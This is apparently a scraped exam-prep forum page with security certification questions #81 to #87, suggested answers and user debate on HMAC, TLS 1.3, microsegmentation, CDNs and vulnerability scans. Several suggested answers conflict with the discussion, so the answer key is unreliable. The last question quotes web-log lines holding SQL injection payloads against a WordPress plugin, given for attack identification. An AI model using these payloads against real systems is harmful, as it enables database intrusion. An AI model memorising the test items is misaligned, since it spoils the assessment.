This approach involves using User and Entity Behavior Analytics (UEBA) to establish a baseline of normal user behavior and detect deviations. By modeling user behavior, the SOC can identify unauthorized activities by insiders, such as unauthorized changes to environment configurations.

F. Continuously monitor code commits to repositories and generate summary logs.

Monitoring code commits to repositories helps detect unauthorized insertions and changes in the codebase. Generating summary logs of these commits allows the SOC to track and identify suspicious activities or unauthorized changes made by insiders.

upvoted 4 times

ra774ra7 2 years, 9 months ago

Selected Answer: EF

E. Model user behavior and monitor for deviations from normal.

This option focuses on detecting anomalies in user behavior within the development environment. By establishing baselines for typical actions and access patterns, the system can flag unusual activity that might indicate unauthorized insertions or configuration changes. This includes monitoring access times, modifications made, files accessed, and commands executed.

F. Continuously monitor code commits to repositories and generate summary logs.

This option provides visibility into changes made to the codebase. Monitoring commits allows for early detection of suspicious insertions, backdoors, or other malicious code injected by attackers. Analyzing commit logs can also reveal patterns of unauthorized activity, even if the attacker tries to blend in with legitimate changes.

A. Doesn't help because it doesn't directly address unauthorized insertions or configuration changes.

upvoted 4 times

talosDevbot 2 years, 9 months ago

Selected Answer: EF

F) will detect unauthorized insertion E) will address the concern of insider threat. UEBA is commonly used to detect malicious activity from insiders.

Note that the second attack scenario in the question is for unauthorized changes to *environmental configurations*. It does not state any changes to the code. The environmental configurations include things server addresses, database connection strings, and API endpoints. So if you have UEBA implemented, usually on a SIEM, you can detect these unauthorized changes in configuration.

upvoted 3 times

BiteSize 3 years, 3 months ago

Selected Answer: AF

A = SAST F = CONMON

Best choices for coding protections in a modern dev environment. If they have a CI/CD pipeline, I would also recommend a DSAT. C is important but isn't as good D doesn't have enough action to it, a passive IDS doesn't beat CONMON and analysis of code.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

kycugu 3 years, 10 months ago

A. Perform static code analysis of committed code and generate summary reports. F. Continuously monitor code commits to repositories and generate summary logs.

Performing static code analysis of committed code and continuously monitoring code commits to repositories can help detect unauthorized insertions into application development environments. Static code analysis is a technique that involves analyzing code without executing it to identify potential vulnerabilities, security flaws, or other issues. By performing static code analysis of committed code and generating summary reports, the home automation company can identify any code that does not meet its standards or that may be malicious.

upvoted 3 times

atebyasandwich 3 years, 10 months ago

Selected Answer: AF

It best meets the requirements of the question.

upvoted 3 times

dangerelchulo 4 years, 1 month ago

Selected Answer: AF

Is best actions for internal code review and security

upvoted 3 times

Agrona 4 years, 2 months ago

Selected Answer: AF

I like AF as the concern is "insider" static code reviews and submitted summary reports would be a good check against an insider threat. I thought IDS at first, but the concern isnt detecting an unusual presence or event at the transport layer, rather the integrity of the code.

upvoted 3 times

AlexJacobson 4 years, 3 months ago

Selected Answer: DF

Here what I think: D - you want to prevent "unauthorized insertion into development environment" so you need to watch that network segment - IDS F - you are monitoring commits done by authorized devs, making sure they don't abuse the access and do something bad in the code on purpose.

upvoted 3 times

AlexJacobson 4 years, 2 months ago

BTW, it can also be C and F. (C is basically saying that you are monitoring any changes with libraries and similar)

upvoted 1 times

BiteSize 3 years, 3 months ago

I would agree with D being an option but it says passively monitor services. I don't like the word passively, seems like making security an afterthought, if they said setup continuous monitoring (active monitoring) that would definitely be the answer

upvoted 1 times

RevZig67 4 years, 5 months ago

Selected Answer: AF

I think A F.

upvoted 3 times

Question #81 *Topic 1*

An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key.
Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

A. Implement a VPN for all APIs.

B. Sign the key with DSA.

C. Deploy MFA for the service accounts.

D. Utilize HMAC for the keys.

Suggested Answer: *A*

Obviously the specification for the hash calculation must be precise when different implementations on the server and the client are expected. Here's an example:

```
com.eclipsesource.auth-hash-sha256 = AccessKeyId + ":" + Signature

Signature = Base64( HMAC-SHA256( YourSecretAccessKeyID, UTF-8-Encoding-Of( StringToSign ) ) );

StringToSign = HTTP-Verb + "\n" +
           Content-Type + "\n" +
           CanonicalizedResource + "\n" +
           CanonicalizedApplicationHeaders +
           CanonicalizedFormParameters


CanonicalizedResource =
CanocalizedApplicationHeaders =  [ CanonicalizedApplicationHeader + "\n" ]
CanonicalizedApplicationHeader = HeaderName + ":" + HeaderValue + "\n"
CanonicalizedFormParameters  =  [ CanonicalizedFormParameter + "\n" ]
CanonicalizedFormParameter = ParameterName + ":" + ParameterValue
```

Reference: https://eclipsesource.com/blogs/2016/07/06/keyed-hash-message-authentication-code-in-rest-apis/

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

HMAC (Hash-based Message Authentication Code):

Purpose: HMAC is used to ensure data integrity and authenticity by combining a secret key with the message. It generates a hash that can be verified on the receiving end using the same secret key. Prevents Hard-Coding: By using HMAC, the private key is not directly embedded in the request. Instead, it is used to generate a hash that secures the data. This means that even if the request string is intercepted, the actual key remains protected. Security: HMAC provides strong security guarantees and ensures that the data has not been tampered with. It is widely used in secure API authentication.

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: D

HMAC (Hash-based Message Authentication Code) is a cryptographic method used for message authentication. It involves a process that uses a secret key along with a cryptographic hash function to create a hash-based authentication code.

In this context, using HMAC for the keys would allow the creation of a secure hash value based on the private key, ensuring that the connection string isn't transmitted in plain text. HMAC provides a way to sign and verify the integrity and authenticity of the API request without exposing the private key in the request string. It ensures that the connection remains secure without the risk of exposing sensitive information like hard-coded strings or private keys.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

e4af987 2 years, 6 months ago

Ive been doing the same - using Gemini, ChatGPT and Copilot - problem is - they a give different answers. And you can give the same question the next day and they might give another answer. I find they are also very biased - they have valid arguments but they totally disregard some parts of the scenario. Then you call them out on it and they change their answer... so... good luck to us all!

upvoted 2 times

BLADESWIFTKNIFE 3 years, 9 months ago

Selected Answer: D

How does HMAC provide authentication? Hash-based message authentication code (or HMAC) is a cryptographic authentication technique that uses a hash function and a secret key. With HMAC, you can achieve authentication and verify that data is correct and authentic with shared secrets, as opposed to approaches that use signatures and asymmetric cryptography.

upvoted 4 times

chil7chil7 3 years, 11 months ago

Selected Answer: D

RSET API - HMAC

upvoted 3 times

ryanzou 3 years, 11 months ago

Selected Answer: D

I would choose D

upvoted 3 times

adamwella 4 years, 1 month ago

Selected Answer: D

REST APIs that serve their content via HTTP have limited options for authentication. One of these is request signing. With a little bit of custom specification the standard approach HMAC can be utilized for efficient and secure authentication.

upvoted 2 times

ts260 4 years, 1 month ago

Selected Answer: D

It's D. The explanation describes D

upvoted 2 times

Question #82 *Topic 1*

An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?


A. The client application is testing PFS.

B. The client application is configured to use ECDHE.

C. The client application is configured to use RC4.

D. The client application is configured to use AES-256 in GCM.

Suggested Answer: *C*



Reference: https://kinsta.com/knowledgebase/err_ssl_version_or_cipher_mismatch/

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

Option C is the correct one. The client application is configured to use RC4, is the most likely root cause of the issue.

TLS 1.3 is a newer version of the SSL/TLS protocol that was designed to improve security and performance. It introduces several new cipher suites and removes support for older cipher suites, such as RC4. If the client application is configured to use RC4, which is not supported in TLS 1.3, it will not be able to establish a secure connection to the server.

Option A, the client application is testing PFS (Perfect Forward Secrecy), is not related to the issue. Option B, the client application is configured to use ECDHE (Elliptic Curve Diffie-Hellman), is not necessarily a problem as ECDHE is supported in TLS 1.3. Option D, the client application is configured to use AES-256 in GCM (Galois/Counter Mode), is not necessarily a problem as AES-256 in GCM is a cipher suite supported in TLS 1.3.

upvoted 9 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

RC4 Cipher: RC4 is a deprecated cipher and is not supported in TLS 1.3. If the client application is configured to use RC4, it will not be able to establish a connection with a server that prefers TLS 1.3.

upvoted 3 times

tester27 2 years, 4 months ago

Selected Answer: B

Error Message Interpretation: Insecure Cipher Suite Error: When the client attempts to negotiate using RC4 and the server does not support RC4 (especially with modern TLS versions like TLS 1.3), the server will typically respond with an error indicating that the cipher suite offered by the client (RC4) is insecure or not supported.

upvoted 1 times

tester27 2 years, 4 months ago

Correction, I'll change to C, as AES256 in GCM is also supported in TLS 1.3, so it's the same as ECDHE, hence, it might not be the correct answer.

upvoted 1 times

surfuganda 2 years, 6 months ago

Selected Answer: B

B. The client application is configured to use ECDHE (Elliptic Curve Diffie-Hellman Ephemeral):

ECDHE is a key exchange mechanism commonly used in TLS 1.3 for forward secrecy. If the client application is configured to use ECDHE, but the server does not support it or has issues with its configuration, it can lead to a cipher mismatch error. Given that the server was recently upgraded to prefer TLS 1.3, which often uses ECDHE, and clients are experiencing SSL version or cipher mismatch errors, misconfiguration or lack of support for ECDHE could indeed be the root cause.

upvoted 1 times

CXSSP 3 years, 1 month ago

The error message "ERR_SSL_VERSION_OR_CIPHER_MISMATCH" is typically related to a mismatch between the supported SSL/TLS versions or cipher suites between the client and server.

Option C suggests that the client application is configured to use RC4. While RC4 is an outdated and insecure cipher, it's not directly related to the TLS version mismatch indicated by the error message.

Option B (The client application is configured to use ECDHE) would be more relevant to the issue. ECDHE (Elliptic Curve Diffie-Hellman Ephemeral) is a key exchange mechanism commonly used with TLS 1.3. If the client is configured to use an incompatible key exchange mechanism, it could result in the mentioned error.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

RC4 is too weak for TLS.13

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Sloananne 4 years, 1 month ago

Selected Answer: C

"issues that may trigger ERR_SSL_VERSION_OR_CIPHER_MISMATCH error: SSL certificate name mismatch, old TLS version, and enabled RC4 cipher suite."

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

server was recently upgraded to TLS 1.3. My best guess is that it had TLS 1.2 that uses ECDHE and now TLS 1.3 prefers AES and CHACHA20.

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

You're half right. TLS 1.3 prefers AES and CHACHA20, but it also uses ECDHE or PSK with ECDHE, which provides perfect Forward Secrecy.

upvoted 3 times

AlexJacobson 4 years, 3 months ago

Selected Answer: C

Probably C, as RC4 is deprecated.

upvoted 3 times

Question #83 *Topic 1*

An organization is designing a network architecture that must meet the following requirements:
✑ Users will only be able to access predefined services.
✑ Each user will have a unique allow list defined for access.
✑ The system will construct one-to-one subject/object access paths dynamically.
Which of the following architectural designs should the organization use to meet these requirements?

A. Peer-to-peer secure communications enabled by mobile applications

B. Proxied application data connections enabled by API gateways

C. Microsegmentation enabled by software-defined networking

D. VLANs enabled by network infrastructure devices

Suggested Answer: *C*

lordguck Highly Voted 3 years, 11 months ago

C:Micro-segmentation is a network security technique that enables security architects to logically divide the data center into distinct security segments down to the individual workload level, and then define security controls and deliver services for each unique segment

upvoted 7 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

Option B, proxied application data connections enabled by API gateways, could potentially be used to enforce access controls, but it would not allow the system to dynamically construct one-to-one subject/object access paths. Option D, VLANs (Virtual Local Area Networks) enabled by network infrastructure devices, could also potentially be used to enforce access controls, but it would not allow the system to dynamically construct one-to-one subject/object access paths.

upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

Predefined Services Access: Microsegmentation allows fine-grained security policies to be defined and enforced at the individual workload level. This means you can specify exactly which services each user can access. Unique Allow Lists: SDN enables dynamic and flexible management of network policies. You can create unique security policies for each user or group of users, allowing for personalized allow lists. Dynamic Access Paths: SDN allows the network to dynamically construct one-to-one access paths between subjects (users) and objects (services) based on predefined policies. This ensures that users can only access the services they are permitted to, and these paths can be dynamically adjusted as needed

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: C

Microsegmentation enabled by software-defined networking. Controlled Access to Predefined Services: Microsegmentation allows the network to be divided into smaller segments or zones to control access between various parts of the network. It enables the isolation of services and resources, ensuring that users can only access predefined services as required.

Unique Allow Lists for Each User: With microsegmentation, access control lists (ACLs) or policies can be customized for each user or user group. This customization facilitates the creation of unique allow lists, defining specific access permissions for different users.

Construction of One-to-One Subject/Object Access Paths Dynamically: Microsegmentation in software-defined networking enables dynamic creation and management of access paths between subjects (users) and objects (services/resources). This dynamic configuration allows for one-to-one access paths to be established as needed, providing granular access control.

upvoted 3 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Keywords to focus on: "predefined resources" "each user defined access" "one-to-one subject object" "dynamically" Microsegmentation Look up Zscaler microsegmentation Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Sloananne 4 years, 1 month ago

Selected Answer: C

"Micro-segmentation uses an allow-list model to significantly reduce this attack surface across different workload types and environments."

upvoted 4 times

Sloananne 4 years, 1 month ago

Anyone have any feedback? Might also be D "Microsegmentation vs. VLANs, firewalls and ACLs"
https://www.networkworld.com/article/3247672/what-is-microsegmentation-how-getting-granular-improves-network-security.html

upvoted 1 times

Sloananne 4 years, 1 month ago

Going with C "Network micro-segmentation Also known as infrastructure segmentation, this micro-segmentation form is the most similar to older forms of network segmentation. It usually divides data center resources into Virtual Local Area Networks (VLANs) and uses Access Control Lists (ACLs) or IP constructs to determine user access."

upvoted 2 times

AlexJacobson 4 years, 3 months ago

Selected Answer: B

B seems most likely to me.

upvoted 1 times

romero318 4 years, 1 month ago

are you saying this because microsegmentation only deals with priority of network traffic for a user and not for an ACL type situation?

upvoted 1 times

Question #84 *Topic 1*

An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:

- ✑ Low latency for all mobile users to improve the users' experience
- ✑ SSL offloading to improve web server performance
- ✑ Protection against DoS and DDoS attacks
- ✑ High availability

Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter

B. A load-balanced group of reverse proxy servers with SSL acceleration

C. A CDN with the origin set to its datacenter

D. Dual gigabit-speed Internet connections with managed DDoS prevention

Suggested Answer: *B*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

Option B, a load-balanced group of reverse proxy servers with SSL acceleration, could potentially improve the performance of the social media application and provide some protection against DoS and DDoS attacks, but it would not address the issue of latency for mobile users in remote locations.

In this case, setting the origin of the CDN to the organization's datacenter would allow the social media application to be served from the CDN's edge servers located closer to the users, reducing latency and improving the users' experience. The CDN's edge servers could also be configured to perform SSL offloading, improving the performance of the organization's web servers by handling the SSL/TLS encryption and decryption. Additionally, the CDN's edge servers could be configured to protect against DoS (Denial of Service) and DDoS (Distributed Denial of Service) attacks by filtering out malicious traffic and limiting the amount of traffic that is allowed to reach the origin servers. This would help ensure the high availability of the social media application.

upvoted 6 times

nmap_king_22 3 years ago

A load-balanced group of reverse proxy servers can distribute incoming requests to the closest or least loaded server, reducing latency for mobile users. This helps improve the users' experience by ensuring that they connect to the server with the lowest latency.

upvoted 1 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

Low Latency: CDNs have distributed edge servers located in various geographic locations around the world. This ensures that content is delivered from a server that is geographically close to the user, significantly reducing latency and improving the user experience. SSL Offloading: Many CDNs offer SSL/TLS offloading, which offloads the encryption and decryption tasks from the origin server, thus improving the performance of the web servers at the datacenter. Protection against DoS and DDoS Attacks: CDNs have built-in protections against DoS and DDoS attacks. They can absorb and mitigate attack traffic before it reaches the origin server, providing an additional layer of security. High Availability: CDNs provide high availability by distributing content across multiple servers. In case of server failure or high traffic, the CDN can route requests to other available servers, ensuring continuous availability of the application.

upvoted 1 times

surfuganda 2 years, 6 months ago

Selected Answer: B

[correct]B. A load-balanced group of reverse proxy servers with SSL acceleration:

Low latency: YES SSL offloading: YES DoS and DDoS protection: YES High availability: YES

[incorrect]C. A CDN with the origin set to its datacenter:

Low latency: When a request is made for content that is not cached at an edge location of the CDN, the CDN fetches the content from the organization's datacenter, which serves as the origin server. This means that the content is pulled from the primary storage location, processed if necessary (e.g., for dynamic content), and then delivered to the user through the CDN's network. Since origin is set to datacenter datacenter, users may experience higher latency compared to when content is served directly from nearby edge servers. Thus this option has potential to FAIL to meet the low latency requirement. SSL offloading: YES DoS and DDoS protection: YES High availability: YES

upvoted 1 times

[Removed] 2 years, 6 months ago

Selected Answer: C

"used by customers in multiple remote geographic locations around the world"

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: C

Best Choice: C. A CDN with the origin set to its datacenter

Explanation:

CDNs provide low-latency access by caching content closer to end-users. SSL offloading is often supported by CDNs at the edge. CDNs inherently provide protection against DoS and DDoS attacks with their distributed infrastructure. CDNs contribute to high availability by distributing content across multiple edge servers.

upvoted 1 times

nmap_king_22 3 years ago

Selected Answer: B

To meet the requirements of low latency, SSL offloading, protection against DoS and DDoS attacks, and high availability for a social media application used by customers in multiple remote geographic locations around the world, the organization should implement the following:

B. A load-balanced group of reverse proxy servers with SSL acceleration.

upvoted 1 times

bjjhighlights 3 years ago

This is textbook AWS shit guys. CDN + load balancer + SSL offloading

upvoted 1 times

bjjhighlights 3 years ago

The answer is `C` because the you need the CDN to nerf the DDoS and improve latency across the globe

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: B

I don't think the CDN would be the best answer because you are still using a single origin. If your single origin goes down, the CDNs may be able to continue to server up some content but the entire app will not continue to function. Therefore you are not highly available.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: C

A CDN exists for the sole purpose of getting after all of those requirements. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

lifeblood12005 3 years, 3 months ago

Content Delivery Network (CDN)

CDNs are geographically dispersed servers delivering content in the form of web pages, media, and images to worldwide consumers. A large proportion of all web traffic is delivered by CDNs. Sites such as YouTube, Netflix, and Amazon depend upon this service to deliver reliable low latency content to their customers. As the data is dispersed, it also offers an effective defense against DDoS attacks. CDNs use caching to ensure data is available on the edge of the network, where users or customers will benefit from lower latency and improved responses. This type of design will allow an enterprise to be very resilient, offering customers a reliable low-latency experience over a large geographic area. see chapter 15

The correct answer is: A CDN with the origin set to its datacenter

upvoted 1 times

javier051977 3 years, 6 months ago

Selected Answer: B

A cache server farm in its datacenter would improve performance, but it does not address the requirements for SSL offloading, DoS/DDoS protection, or high availability. A CDN with the origin set to its datacenter would help with low latency, but it does not address the requirements for SSL offloading, DoS/DDoS protection, or high availability. Dual gigabit-speed internet connections with managed DDoS prevention would provide some level of protection against DoS/DDoS attacks, but it does not address the requirements for SSL offloading, low latency, or high availability.

Therefore, a load-balanced group of reverse proxy servers with SSL acceleration would be the best choice to meet all the given requirements.

upvoted 4 times

BLADESWIFTKNIFE 3 years, 9 months ago

Selected Answer: C

A content delivery network, or content distribution network, is a geographically distributed network of proxy servers and their data centers. The goal is to provide high availability and performance by distributing the service spatially relative to end users.

What are the Pros & Cons of CDN? Pros of CDN. Quick Delivery of Assets. Caters to a Large Number of Users. Managing Traffic Load. Control Over Delivery of Assets. Cons of CDN. Good Things Come With Extra Cost. Location of Servers. Support can be an Issue.

upvoted 2 times

ryanzou 3 years, 11 months ago

Selected Answer: C

I use C in my work, prefer to select option C

upvoted 4 times

Andy2345 4 years ago

Does a CDN fulfill the SSL offloading requirement? Can't find much in terms of SSL offloading/termination with CDNs.

upvoted 1 times

Andy2345 3 years, 11 months ago

Any thoughts?

upvoted 1 times

vakama Highly Voted 3 years, 11 months ago

Yes, CDN can provide SSL/TLS offloading. https://developers.cloudflare.com/ssl/origin-configuration/ssl-modes/flexible/

upvoted 6 times

Andy2345 3 years, 10 months ago

I see. Thank you very much!

upvoted 1 times

adamwella 4 years, 1 month ago

Selected Answer: C

CDN addresses the global latency

upvoted 2 times

klosinskil 4 years ago

But nothing for ssl

upvoted 1 times

ts260 4 years, 1 month ago

Selected Answer: C

Only C addresses the global latency

upvoted 2 times

Agrona 4 years, 2 months ago

Selected Answer: C

Addresses availability and latency

upvoted 2 times

Question #85 *Topic 1*

A systems administrator is preparing to run a vulnerability scan on a set of information systems in the organization. The systems administrator wants to ensure that the targeted systems produce accurate information especially regarding configuration settings.
Which of the following scan types will provide the systems administrator with the MOST accurate information?

A. A passive, credentialed scan

B. A passive, non-credentialed scan

C. An active, non-credentialed scan

D. An active, credentialed scan

Suggested Answer: *A*

adamwella Highly Voted 4 years, 1 month ago
If you know have experience doing scans you would know credential scans are not passive.
upvoted 6 times

klosinskil 4 years ago
Agree. If u want config its active cred so D
upvoted 3 times

23169fd Most Recent 2 years, 3 months ago
Selected Answer: D
Active Scan: This type of scan actively probes the systems to identify vulnerabilities and configuration settings. It can test the systems more thoroughly by interacting directly with them. Credentialed Scan: Using credentials allows the scan to access the system with the same permissions as a legitimate user. This enables the scanner to check deeper into the system's configuration, installed software, and other details that are not visible to a non-credentialed scan.
upvoted 2 times

BiteSize 3 years, 3 months ago
Selected Answer: D
Done these plenty of times. Nessus and Nexpose Active Credentialed Scans give the most and best information.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 2 times

hidady 3 years, 10 months ago
D is the correct answer
upvoted 1 times

kycugu 3 years, 10 months ago
Passive - not directly interact wih the target e.g using shodan and censys active - directly interact with the target

so answer is Active scan
upvoted 3 times

babyface3 3 years, 11 months ago
The only reason I can see that they would come up with A is because of this definition of passive scanning.

Passive scanning is a method of vulnerability detection that relies on information gleaned from network data that is captured from a target computer without direct interaction.
upvoted 1 times

ryanzou 3 years, 11 months ago
Selected Answer: D
D is the answer
upvoted 3 times

JohnWH 4 years ago

Selected Answer: D

D is my answer: Credential-based vulnerability assessment, which make use of the admin account, do a more thorough check by looking for problems that cannot be seen from the network. On the other hand, non-credentialed scans provide a quick view of vulnerabilities by only looking at network services exposed by the host.

upvoted 2 times

RevZig67 4 years, 6 months ago

Selected Answer: D

For a list of systems that you want configuration settings, I would think a credentialed active scan would be best

upvoted 2 times

snilu 4 years, 6 months ago

https://ieeexplore.ieee.org/document/9654331 "According to total amount of accuracy and precision, the PVD results are higher than AVS."

upvoted 3 times

Ameraka 4 years, 5 months ago

Its A passive is more accurate on snilu link

upvoted 1 times

ts260 Highly Voted 4 years, 1 month ago

How can a passive scan be credentialed? A passive scan does not send data

upvoted 5 times

adamwella 4 years, 1 month ago

exactly..

upvoted 3 times

Question #86 *Topic 1*

A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.
Which of the following should the security administrator do to mitigate the risk?

A. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.

B. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.

C. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.

D. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.

Suggested Answer: *D*

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: D

Isolating to a private VM containerizes all endpoint vulnerabilities. Segmenting a dedicated VLAN only allows those two devices to interact with each other, air-gapped and not exposed to the outside world Administrative actions and interactions with devices should be in an air-gapped, out-of-band network, or jump server anyways.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence) Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

p1s3c 2 years, 5 months ago

Option D is the best way to mitigate the risk. By isolating the management interface to a private VLAN, the security administrator can limit the exposure of the Flash-enabled web browser to the rest of the network. This would help to contain any potential security threats that may be associated with Flash. Additionally, using a VM with a legacy browser would help to prevent any vulnerabilities from affecting the host system. This solution allows the networking team to continue to use the legacy embedded system while reducing the risk of a compromise until it can be replaced with a modern system.

upvoted 3 times

Cock 2 years, 7 months ago

Selected Answer: D

Agree with the aswer

upvoted 4 times

Question #87 *Topic 1*

Given the following log snippet from a web server:

Which of the following BEST describes this type of attack?

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

